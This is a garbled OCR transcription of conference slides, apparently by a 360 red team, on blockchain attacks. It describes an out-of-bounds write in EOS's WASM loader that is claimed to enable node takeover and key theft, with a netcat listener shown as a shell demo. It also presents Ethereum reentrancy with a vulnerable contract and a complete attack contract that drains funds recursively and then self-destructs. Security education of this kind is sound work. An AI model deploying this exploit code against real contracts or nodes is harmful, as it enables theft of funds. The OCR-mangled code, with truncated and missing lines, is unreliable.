
Details

This is a buffer overflow vulnerability At libraries/chain/webassembly/binaryen.cpp (Line 78),Function binaryen_runtime::instantiate_module:

```
for (auto& segment : module->table.segments) {
   Address offset = ConstantExpressionRunner<TrivialGlobalManager>(globals).visit(segment.offset).value.geti32();
   assert(offset + segment.data.size() <= module->table.initial);
   for (size_t i = 0; i != segment.data.size(); ++i) {
      table[offset + i] = segment.data[i];//OOB write here!
   }
}
```

The values *offset* and *segment.data.size()* are read from the WASM file.
This creates a vulnerability that can be exploited by a malicious contract providing invalid values. By doing so, attackers would be able to write data into arbitrary addresses in memory and take control of the node.
By stealing the private keys of super nodes, controlling the content of new blocks, packing a malicious contract into a new block and publishing it.

Process



redteam@360.cn

DEMO

```
--plugin eosio::chain_ap
```

```
root@DESKTOP-LKQBR3H:/home/yuki# nc -lvvp 7777
```


Blockchain Smart Contract Vulnerability

Base on Ethereum

Blockchain Smart Contract Vulnerability

Base on Ethereum

Smart Contract



Gas

redteam@360.cn

Reentrancy
EVENT

- 3.6 million Ethereum coins
- $70 million
- Ethereum Classic (ETC) and Ethereum (ETH)

redteam@360.cn

Reentrancy

EXAMPLE

```
pragma solidity ^0.4.22;

contract foo { //Define contract name.
    address admin; //Define the address variable, variable name: admin.
    mapping (address => uint256) balances; //Define an array of record balances, ...y name: balances.
    function foo(){ //Constructor, called when the contract is released, and ...y called once.
        admin = msg.sender; //Define the administrator as the publisher
    }
    function deposit() payable{ //Fallback function, mainly us... record deposits.
        require(balances[msg.sender] + msg.value >balances[...g.sender]); //Judging overflow.
        balances[msg.sender] += msg.value; //Increase ...posit amount
    }
    function withdraw(address to, uint256 am...){ //Withdraw
        require(balances[msg.sender] > ...nt); //Determine i
        require(balances[msg.sende... amount < balances[msg.
        to.call.value(amount)(); //...nsfer to the cash withd
        balances[msg.sender] -= amount; //After deducting the
}
```

A transfer function

address.gas().call.value()

```
pragma solidity ^0.4.10;

contract TEST {

    function () { //this is a fallback function
    }

    function Attack(address _target) payable {
        _target.call.value(msg.value)(bytes4(keccak256
    }
}
```


redteam@360.cn

Reentrancy

EXAMPLE


```
pragma solidity ^0.4.22;
contract attack{ //Define the contract, contract name: attack.
    address admin; //Define the amount of address variables, variable name: admin.
    address foo_address; //Define the amount of the address variable, variable name: foo_address.

    modifier adminOnly{ //Defining decorator.
        require(admin == msg.sender); //Determine if the current contract administrator.
        _; //Continue to run the code behind.
    }

    function attack() payable{ //Constructor that is executed when the contract is initiated.
        admin = msg.sender;
    }

    function setaddress(address target) adminOnly{ /*Define the function, the function name: setaddress,
used to set the contract address of the attack, and the administrator can operate the change function*/
         foo_address = target;
    }

    function deposit_foo(uint256 amount) adminOnly{ /*Define the function, the function name deposit_foo,
used to deposit the target contract. You must deposit before you want to attack the target contract.*/
        foo_address.call.value(amount)(bytes4(keccak256("deposit()"))); //Deposit operation.
    }

    function withdraw_foo(uint256 amount) ad      ly{ /*Define the number of rows, the function name: wit hdraw_foo,
used to withdraw funds from the target co     . Attack second step.*/
        foo_address.call(bytes4(keccak2     ithdraw(address,uint256)")),this ,amount); //Withdrawal operation.
    }

    function stop() adminOnl      roy the contract and transfer the money to the admin address.
        selfdestruct(admin);      truction operation.
    }

    function () payable{ //The fallback function, which fires when there is ether turning to the contract.
        if(msg.sender == foo_address){ //Determine if the account address from the transfer is the target contract address.
            foo_address.call(bytes4(keccak256("withdraw(address,uint256)")),this ,msg.value);/*Call the withdraw function of the victim target contract again.
This results in a recursive call.*/
        }
    }
}
```

```
to.call.value(amount)(); //Trans
balances[msg.sender] -= amount;
```


redteam@360.cn

Reentrancy

EXAMPLE



